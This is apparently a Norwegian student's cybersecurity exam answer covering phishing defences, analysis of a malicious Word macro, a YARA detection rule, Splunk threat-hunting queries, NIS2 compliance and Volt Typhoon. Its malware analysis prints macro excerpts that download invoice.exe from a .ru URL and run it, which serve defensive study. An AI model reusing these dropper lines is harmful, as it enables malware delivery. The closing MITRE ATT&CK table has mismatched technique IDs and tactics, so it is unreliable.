Eksamen: CYB-2100 Cyberforsvar | Kandidatnummer: 254

Oppgave 1a.

Phishing er fremdeles en av de mest brukte og effektive metodene angripere benytter for å ta over virksomheter. Moderne phishing angripere kombinerer tekniske angrepsmetoder, sosial manipulering og etterligner legitime tjenester for å unngå både sikkerhetssystemer og menneskelige vurderinger. (Nettvett, 2022) Formålet med oppgaven er å identifisere og forklare tre sentrale tiltak en organisasjon kan gjennomføre for å forbedre e-postsikkerheten. Besvarelsen tar utgangspunkt i MITRE ATT&CK-rammeverket og knytter hvert tiltak til relevante ID'er for å vise hvordan anbefalingene henvender seg til konkrete trusler og angrepsmetoder.

Antivirus/Antimalware - *ID: M1049*

Antivirus beskytter systemer gjennom signaturbasert, heuristisk og atferdsbasert deteksjon, som gjør det mulig å stoppe både kjente og ukjente trusler. Sanntidsskanning og skybasert trusselintelligens gir løpende beskyttelse når filer lastes ned eller kjøres. Effektiv bruk krever oppdaterte klienter, sentral administrasjon og moderne EDR-løsninger for å sikre helhetlig og kontinuerlig trusselovervåkning.

Software Configuration - *ID: M1054*

Programvarekonfigurasjon handler om å sikre applikasjoner og tjenester gjennom riktige innstillinger. Dette innebærer å gjennomgå og styrke standardkonfigurasjoner, iverksette tilgangskontroll med minste privilegium, aktivere logging og overvåkning, og sørge for regelmessige oppdateringer og sikkerhetspatcher. Unødvendige funksjoner eller tjenester bør deaktiveres for å redusere angrepsflaten. Tiltaket støttes av verktøy som Ansible, Puppet og Chef for konfigurasjonsstyring, samt CIS-CAT, Trivy og Nessus for sikkerhetskontroll og identifisering av feilkonfigurasjoner.


User Training - *ID: 1017*


Brukeropplæring handler om å lære ansatte å gjenkjenne og rapportere trusler som phishing og sosial manipulering, slik at menneskelige feil reduseres. Effektiv opplæring inkluderer tilpassede kurs, phishing-simuleringer, tydelige sikkerhetsrutiner i onboarding, og jevnlige oppdateringer om nye trusler. Interaktive metoder som quizer eller scenario-basert læring kan


øke engasjementet. Målet er å skape en «menneskelig brannmur» som aktivt bidrar til organisasjonens cybersikkerhet.

Oppgave 1b.

Mappestruktur







Hvilke teknikker har angriperen benyttet for å omgå sikkerhetsbarrierer?

Angriperen benytter flere teknikker for å unngå deteksjon av e-postfiltre og antivirus. Dokumentet som følger e-posten er et passordbeskyttet og kryptert .docm-dokument, noe som hindrer sikkerhetssystemer i å inspisere innholdet før brukeren låser det opp. Krypterte dokumenter brukes ofte i phishing og makro-baserte angrep for å omgå filtrering (Microsoft, 2024).

Type	Keyword	Description
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	Open	May open a file
Suspicious	vbMaximizedFocus	May run an executable file or a system command
Suspicious	ShellExecuteA	May run an executable file or a system command
Suspicious	shell32	May run an executable file or a system command
Suspicious	Lib	May run code from a DLL
Suspicious	URLDownloadToFileA	May download files from the Internet
IOC	http://www.completelysafeandnotmailcious.ru/invoice.exe	URL
IOC	shell32.dll	Executable file name
IOC	invoice.exe	Executable file name

Når dokumentet åpnes, aktiveres en automatisk makro gjennom Document_Open, en mekanisme som gjør at kode kjører uten brukerinvolvering. Angriperen benytter også social engineering ved å vise en falsk melding som *«Checking SSL certificate …»* for å skape tillit og skjule aktivitet mens makroen kjører. Troverdige navn og avsenderinformasjon forsterker effekten.

Makroen benytter direkte Windows API-kall, som URLDownloadToFileA og ShellExecuteA, for å laste ned og kjøre en ekstern kjørbar fil. Disse API-funksjonene er dokumenterte teknikker brukt i malware for å hente inn eksternt verktøy eller payloads (Microsoft, 2024).

```
tempFilePath = "C:\Appl\invoice.exe"
file = URLDownloadToFileA(0, "http://www.completelysafeandnotmailcious.ru/invoice.exe", tempFilePath, 0, 0)
fileLength = FileLen(tempFilePath)

If fileLength < 73802 Then
ActiveDocument.Content.Delete
MsgBox "No internet access. Turn off any firewall or anti-virus software and try again.", vbCritical, "Error"
Exit Sub
End If

long1 = ShellExecuteA(0, "Open", "C:\Appl\invoice.exe")
```

Hvordan blir den ondsinnede koden kjørt, og hva gjør den?

Når brukeren åpner dokumentet og oppgir passordet, utløses makroen automatisk via Document_Open. Makroen viser en falsk statusmelding for å redusere mistanke. Deretter laster den ned en kjørbar fil fra en ondsinnet URL ved å bruke URLDownloadToFileA, og starter den ved hjelp av ShellExecuteA (Microsoft, 2024).

Makroen fungerer dermed som en dropper, altså et lite program som installerer hovedskadevaren. Den nedlastede filen kan etablere ekstern kontroll, eksfiltrere data eller installere bakdører — en prosess som samsvarer med kjente taktikker for innlasting av

```
If fileLength < 73802 Then
ActiveDocument.Content.Delete
MsgBox "No internet access. Turn off any firewall or anti-virus software and try again.", vbCritical, "Error"
Exit Sub
End If

long1 = ShellExecuteA(0, "Open", "C:\Appl\invoice.exe")

ActiveDocument.Content.Delete
MsgBox "The file is corrupted and cannot be opened", vbCritical, "Error"

End Sub
```

eksterne verktøy.

Oppgave 1c.

For å lage en egen signatur for skadevaren i oppgave 1.b benyttet jeg ClamAV sin støtte for YARA-regler. Først bekreftet jeg at den opprinnelige filen Teena.docm var kryptert (*CDFV2 Encrypted*),

```
cyb2100@ubuntu-vm:~/254-1c$ file Teena.docm
Teena.docm: CDFV2 Encrypted
```

og brukte deretter olevba med passordet for å dekryptere dokumentet til Teena-Dekryptert.docm. Denne filen ble brukt som grunnlag for signaturutviklingen.

```
cyb2100@ubuntu-vm:~/254-1c$ python3 -m oletools.olevba -p 1337 Teena.docm > Teena-Dekryptert.docm
cyb2100@ubuntu-vm:~/254-1c$ ls
254.yar  Teena-Dekryptert.docm  Teena.docm
cyb2100@ubuntu-vm:~/254-1c$ cat Teena-Dekryptert.docm
olevba 0.60.2 on Python 3.8.10 - http://decalage.info/python/oletools
===============================================================================
```

YARA-regelen teena_regel ble definert i filen 254.yar. I stedet for å lage en signatur basert på hele filen, som angriperen lett kan endre, valgte jeg å bruke strenger i makroen som

```
cyb2100@ubuntu-vm:~/254-1c$ cat 254.yar
rule teena_regel {

        strings:
        $shell= "shell32.dll"
        $path= "invoice.exe"
        $download= "URLDownloadToFileA"
        $url= "https://completelysafeandnotmalicious.ru/invoice.exe"

        condition: any of ($path, $url) or
                all of ($shell, $download)
```

sannsynligvis forblir uendret. Dette gjelder API-kallene og filnavnet skadevaren bruker for å laste ned og kjøre «invoice.exe», som er nødvendige for angrepet og derfor mindre sannsynlige å bli endret.

Kombinasjonen av disse strengene er svært spesifikk for denne skadevaren URLDownloadToFileA og shell32.dll brukes sammen til å laste ned og kjøre en ekstern payload, mens filnavnet invoice.exe og den fullstendige URL-en representerer kampanjens infrastruktur. Selv om angriperen endrer deler av koden, er det mer kostbart å endre både

API-bruken og hele leveransekjeden, slik at disse indikatorene antas å være mer stabile over tid (ClamAV, 2024; YARA, n.d). Samtidig er risikoen for falske positiver lav, fordi kombinasjonen av disse strengene sjelden vil forekomme i legitime dokumenter. Til slutt

```
cyb2100@ubuntu-vm:~/254-1c$ clamscan -d 254.yar Teena-Dekryptert.docm
/home/cyb2100/254-1c/Teena-Dekryptert.docm: YARA.teena_regel.UNOFFICIAL FOUND

----------- SCAN SUMMARY -----------
Known viruses: 1
Engine version: 0.103.12
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 1.00:1)
Time: 0.074 sec (0 m 0 s)
Start Date: 2025:11:27 13:45:41
End Date:   2025:11:27 13:45:41
```

bekreftet jeg at signaturen fungerer ved å kjøre clamscan -d 254.yar Teena-Dekryptert.docm, som ga funn YARA.teena_regel.UNOFFICIAL FOUND.

Oppgave 2a.

Hva er en SIEM?

En SIEM (Security Information and Event Management) er en plattform som samler inn, analyserer og korrelerer sikkerhets og loggdata fra ulike systemer, som servere, applikasjoner, nettverk og endepunkter. Hovedformålet er å oppdage trusler, få sanntidsinnsikt i sikkerhetshendelser og støtte etterforskning og hendelseshåndtering (Gartner, n.d.). SIEM-løsninger tilbyr også automatiserte varsler, rapportering og sentralisert logganalyse som gjør det mulig for sikkerhetsteam å identifisere avvik og mistenkelig aktivitet på tvers av hele organisasjonen.

Wazuh og Splunk sammenligning

Wazuh og Splunk er to sentrale plattformer innen sikkerhetsanalyse og logghåndtering, men de representerer ulike filosofier, kostnadsmodeller og kompleksitetsnivåer. Wazuh er en åpen kildekode-basert SIEM som er kostnadseffektiv og svært fleksibel, men som samtidig krever mer teknisk kompetanse å konfigurere og drifte (Wazuh, n.d.). Splunk er derimot et kommersielt produkt kjent for høy brukervennlighet, sterke integrasjoner, avanserte analysefunksjoner og omfattende støtte, men dette innebærer også en betydelig lisenskostnad og høyere kompleksitet ved skalering (Splunk, n.d.).

Fordeler og ulemper med Wazuh

Wazuh er en åpen kildekode som gir høy fleksibilitet og muligheter for tilpasning. Løsningen er kostnadseffektiv, basisversjonen er gratis noe som gjør Wazuh attraktiv for mindre organisasjoner med stramt budsjett. Wazuh tilbyr også funksjonalitet som logginnsamling, integrasjon med ulike datakilder og mulighet for skreddersydd regelsett. Noen ulemper kan være at installasjon og konfigurasjon kan være kompleks, eierkostnaden kan bli høy hvis man må investere tid, infrastruktur og vedlikehold selv.


Fordeler og ulemper med Splunk


Splunk er kommersielt utviklet og har et brukervennlig grensesnitt, omfattende analysefunksjoner og gode dashboards og integrasjonsmuligheter. Plattformen håndterer store datamengder effektivt, tilbyr omfattende støtte, dokumentasjon og kommersielle tjenester. Noen av ulempene kan være at Splunk er dyrt og at den kommersielle modellen kan være mindre fleksibel enn sammenlignet med open-source løsninger.


Oppgave 2b.

Datasett BOTSV1 attack-only ble analysert i Splunk for å hente ut DNS og http trafikk. For DNS brukte jeg «top 10 query» brukt på sourcetype=stream:dns for å finne de mest etterspurte domenene. http volum per døgn ble beregnet med bin span=1d og stats sum(bytes_in) sum(bytes_out) på sourcetype=stream:http, og dagen med høyest total trafikk

ble identifisert. Datavolum over tid ble visualisert som line chart ved hjelp av timechart sum(bytes_in) sum(bytes_out).








Oppgave 2c.

For å se om powershell ble kjørt med base64 kodede argumenter søkte jeg etter alle funn av powershell.exe kombinert med flaggene -enc eller -encodedcommand, som alltid brukes når powershell kjøres med base64 kode. Jeg brukte følgende SPL:

index="botsv1" "powershell.exe" ("-enc" OR "-encodedcommand")

Søket returnerte ingen treff, dette viser at datasettet ikke inneholder hendelser der powershell er startet med base64 kode argumenter. Derfor støttes ikke hypotesen av datagrunnlaget.




For å identifisere lateral movement analyserte jeg nettverkskommunikasjonen i Splunk ved hjelp av denne SPL-spørringen:

index="botsv1" | stats count by src_ip dest_ip | where src_ip!=dest_ip | sort - count

Denne spørringen viser hvilke interne maskiner som kommuniserer direkte med hverandre. Resultatet viste et tydelig mønster der enkelte interne maskiner opprettet forbindelser til flere


andre interne systemer, dette er et tegn for lateral movement i et kompromittert miljø. Aktiviteten tyder fram til at en enhet kan ha blitt brukt som utgangspunkt for videre tilgang mot andre maskiner i nettverket.



Til slutt for å identifisere mulig C2 trafikk analyserte jeg kommunikasjonen fra interne til eksterne IP-adresser. Jeg brukte SPL:

index="botsv1" | where src_ip LIKE "192.168.%" | where NOT dest_ip LIKE "192.168.%" | stats count by src_ip dest_ip | sort – count

den filtrerer bort intern trafikk og fremhever forbindelser fra interne systemer ut til eksterne servere. Resultat viser at flere interne maskiner kommuniserer med eksterne IP-adresser, dette er typisk C2 aktivitet i et kompromittert nettverk.



Oppgave 3a

Fra januar 2026 vil Stormvind A/B som energiprodusent falle inn under NIS2-direktivet siden produksjon av elektrisitet er klassifisert som en essensiell tjeneste i direktivet og har derfor underlagt strengere krav til sikkerhetsstyring og beredskap (EU, 2022; MSB, 2024). I Sverige vil dette gjennomføres gjennom den kommende Cybersäkerhetslagen, hvor Energimyndigheten fungerer som tilsynsmyndighet for energisektoren og forventer at

selskaper både registrerer seg og følger nye krav til risikostyring, rapportering og tekniske kontroller (Energimyndigheten, 2024)

Som CISO må det første steget være å kartlegge dagens sikkerhetsnivå og identifisere gap mellom Stormvinds praksis og kravene i NIS2. Direktivet krever en helhetlig og risikobasert tilnærming, inkludert vurdering av både IT-systemer og operative teknologier som styrer selskapets vindturbiner (Elcor, 2024). Dette arbeidet må forankres i ledelsen, som under NIS2 har juridisk ansvar for å sikre etterlevelse og kan holdes ansvarlig ved alvorlige brudd (Schjødt, 2023). En modenhetsanalyse og oppdaterte risikoanalyser vil gi grunnlaget for nye sikkerhetspolicyer, tekniske tiltak og sterkere prosesser.

Stormvind må deretter etablere dokumenterte rutiner for hendelseshåndtering og rapportering. NIS2 krever tidlig varsling innen 24 timer og en detaljert rapport innen 72 timer ved alvorlige hendelser, noe som forutsetter bedre overvåkning, logging og responskapabilitet enn selskapet har i dag (EU, 2022). Like viktig er kravene til leverandørsikkerhet, ettersom energiproduksjon ofte er avhengig av eksterne aktører for drift, programvare, vedlikehold og sensorer. NIS2 krever at virksomheter kontrollerer og sikrer hele forsyningskjeden, og dette må innpasses i selskapets kontrakter og anskaffelsesprosesser (Setterwalls, 2024).

Kompetanseheving blir også avgjørende. Direktivet krever at ansatte og ledelse trenes og holdes oppdatert på trusler, rutiner og sikkerhetskrav, og dette må iverksettes som et kontinuerlig program (MSB, 2024). Til slutt må Stormvind etablere en langsiktig struktur for revisjoner, dokumentasjon og kontinuerlig forbedring for å kunne demonstrere etterlevelse overfor myndighetene og samtidig redusere risikoen for driftsavbrudd. Med en samlet innsats som kombinerer risikostyring, opplæring, tekniske tiltak og samarbeid med Energimyndigheten kan Stormvind oppfylle NIS2-kravene og samtidig styrke selskapets generelle motstandskraft.

Oppgave 3b.

Volt Typhoon er en statssponset kinesisk trusselaktør som siden 2021 har gjennomført sofistikerte intrusjonskampanjer mot kritisk infrastruktur i vestlige land. Trusselbildet ble spesielt tydelig etter omfattende analyser fra Microsoft, CISA og NSA i perioden 2023–2024, som dokumenterte hvordan gruppen bruker Living off the Land-teknikker for å operere skjult i kompromitterte miljøer (Microsoft, 2023; CISA & NSA, 2024). LotL-metodene innebærer at angriperen utnytter legitime verktøy som PowerShell, WMI, Task Scheduler og systemprosesser for å unngå deteksjon, samtidig som de reduserer behovet for tradisjonell

malware. I MITRE ATT&CK-rammeverket faller disse aktivitetene i kategorier som T1059 (Command Execution), T1047 (WMI), T1036 (Masquerading) og T1078 (Valid Accounts), som alle er teknikker aktøren er sterkt assosiert med.

En typisk kampanje fra Volt Typhoon starter med utnyttelse av nettverkssårbarheter eller eksponerte tjenester som VPN-løsninger, Edge-enheter eller brannmurprodukter uten oppdatering (CISA, 2024). Etter innledende tilgang bruker aktøren legitime, ofte kompromitterte, identiteter for å bevege seg horisontalt i nettverket og etablere langvarig tilstedeværelse. Angrepsforløpet kan beskrives gjennom en MITRE ATT&CK-inspirert kjede: initial kompromittering av nettverksenhet, etablering av command-and-control via legitime protokoller som HTTPS eller SMB, laterale bevegelser med WMI og stolen credentials, og til slutt utnyttelse av svake segmenteringsrutiner for å nå operative teknologier (OT). Denne typen flyt i angrep viser hvordan aktøren prioriterer utholdenhet, stealth og tilgang til kritiske systemer fremfor umiddelbar destruksjon.

For Norge representerer dette en betydelig risiko, ettersom både energisektoren, maritime tjenester og elektronisk kommunikasjon er vurdert som utsatte mål i dagens etterretningstrusselbilde. Volt Typhoon har vist spesiell interesse for systemer som kan gi strategiske fordeler i en mulig geopolitisk konflikt, inkludert muligheten for å deaktivere, manipulere eller kartlegge kritisk infrastruktur før en krisesituasjon (E-tjenesten, 2024). Risikoen øker ytterligere i møtepunktet mellom IT og OT. Norske vannkraftverk, nettoperatører og maritim sektor har i flere år advart om svak segmentering, aldrende ICS-utstyr, manglende logging og teknisk gjeld, noe som gjør OT til et attraktivt mål for aktører som søker strategisk påvirkning fremfor økonomisk gevinst.

Utfordringene i samspillet mellom IT og OT skyldes særlig at mange industrielle kontrollsystemer fortsatt er designet for tilgjengelighet og driftssikkerhet, ikke cybersikkerhet. Når OT-systemer kobles mot IT-miljøer for effektivitet og fjernadministrasjon, skapes nye angrepsflater som avanserte trusselaktører kan utnytte. I tillegg er OT-prosesser tidssensitive, slik at tradisjonelle sikkerhetsmekanismer som patching, scanning og aggressive deteksjonstiltak ikke alltid kan brukes uten avbrudd. Det gjør forsvar mot aktører som Volt Typhoon krevende, spesielt når de opererer skjult over lang tid.

For å redusere risikoen må nasjonale CERT-miljøer, som i dette tilfellet, anbefale en kombinasjon av tekniske og organisatoriske tiltak. Tekniske tiltak inkluderer streng segmentering mellom IT og OT, overvåkning av administrative verktøy, Zero Trust-

prinsipper for identitetsforvaltning, styrket logging på nettverksenheter, samt deteksjon av unormale autentiseringsmønstre og kommandoer i PowerShell, WMI og andre LotL-miljøer. Organisatorisk må virksomheter etablere incident response-planer som inkluderer OT-driftspersonell, gjennomføre tverrfaglige øvelser og styrke sikkerhetskultur og kompetanse hos ansatte som har tilgang til kritiske systemer. Tiltakene må forankres i prinsipper som least privilege, defense-in-depth og kontinuerlig overvåkning, som anbefalt av CISA og NSA (CISA & NSA, 2024).

Den geopolitiske situasjonen bidrar til et stadig mer komplekst trusselbilde, der cyberoperasjoner brukes som strategiske verktøy i konflikter mellom stormakter. For Norge innebærer dette at statlige aktører ikke lenger primært søker datatyveri, men også innflytelse over samfunnskritiske funksjoner som energi, forsyning og transport. Dette påvirker nasjonal cybersikkerhet ved at forsvarsstrategier må skifte mot større vekt på etterretningsdrevet forsvar, samhandling mellom privat og offentlig sektor og evnen til å oppdage langsomme, målrettede operasjoner som de Volt Typhoon utfører. En slik strategisk tilnærming forutsetter at nasjonale myndigheter, forsvar og CERT-miljøer utvikler kapabiliteter som gjør det mulig å oppdage og svare på trusler allerede i forberedelsesfasen før et angrep materialiserer seg. Dette er avgjørende for å beskytte kritisk infrastruktur i en tid hvor digitale angrep og geopolitisk spenning i økende grad er koblet sammen.

MITRE ATT&CK-oversikt for Volt Typhoon

Tactic	Eksempler på teknikkene
Initial Access	T1133 External Remote Services
Execution	T1059 Command Execution
Persistence	T1547 Boot or Logon Autostart (T1547)
Defense Evasion	T1555 Credential Dumping (T1555/T1003
Credential Access	T1555/T1003 WMI, Remote Services
Lateral Movement	T1047 Automated Collection (T1119)
Collection	Web Protocols, SMB
Impact (OT)	Kartlegging og manipulasjon av ICS

Referanseliste:

https://nettvett.no/phishing/

https://attack.mitre.org/mitigations/M1049/

https://attack.mitre.org/mitigations/M1054/

https://attack.mitre.org/mitigations/M1017/

https://learn.microsoft.com/en-us/defender-endpoint/malware/phishing-trends

https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms775123(v=vs.85)

https://learn.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-shellexecutea

https://docs.clamav.net/manual/Signatures/YaraRules

https://yara.readthedocs.io/en/stable/writingrules.html

https://www.gartner.com/reviews/market/security-information-event-management

https://wazuh.com/platform/siem/

https://www.splunk.com/en_us/about-us/why-splunk.html

https://eur-lex.europa.eu/eli/dir/2022/2555/oj

https://www.msb.se/sv/amnesomraden/informationssakerhet-cybersakerhet-och-sakra-kommunikationer/krav-och-regler-inom-informationssakerhet-och-cybersakerhet/nis-direktivet/det-har-ar-nis2-direktivet/

https://www.energimyndigheten.se/en/cooperation/cybersecurity/network-and-information-security-nis/

https://elcor.no/en/pages/nis2

https://schjodt.com/newsroom

https://setterwalls.se/en/article/a-new-cyber-security-law-the-swedish-approach-to-the-nis-2-directive/

https://www.microsoft.com/en-us/security/blog/2023/05/24/volt-typhoon-targets-us-critical-infrastructure-with-living-off-the-land-techniques/

https://www.cisa.gov/sites/default/files/2024-02/aa24-038a-jcsa-prc-state-sponsored-actors-compromise-us-critical-infrastructure_1.pdf

https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-144a

https://www.etterretningstjenesten.no/publikasjoner/fokus/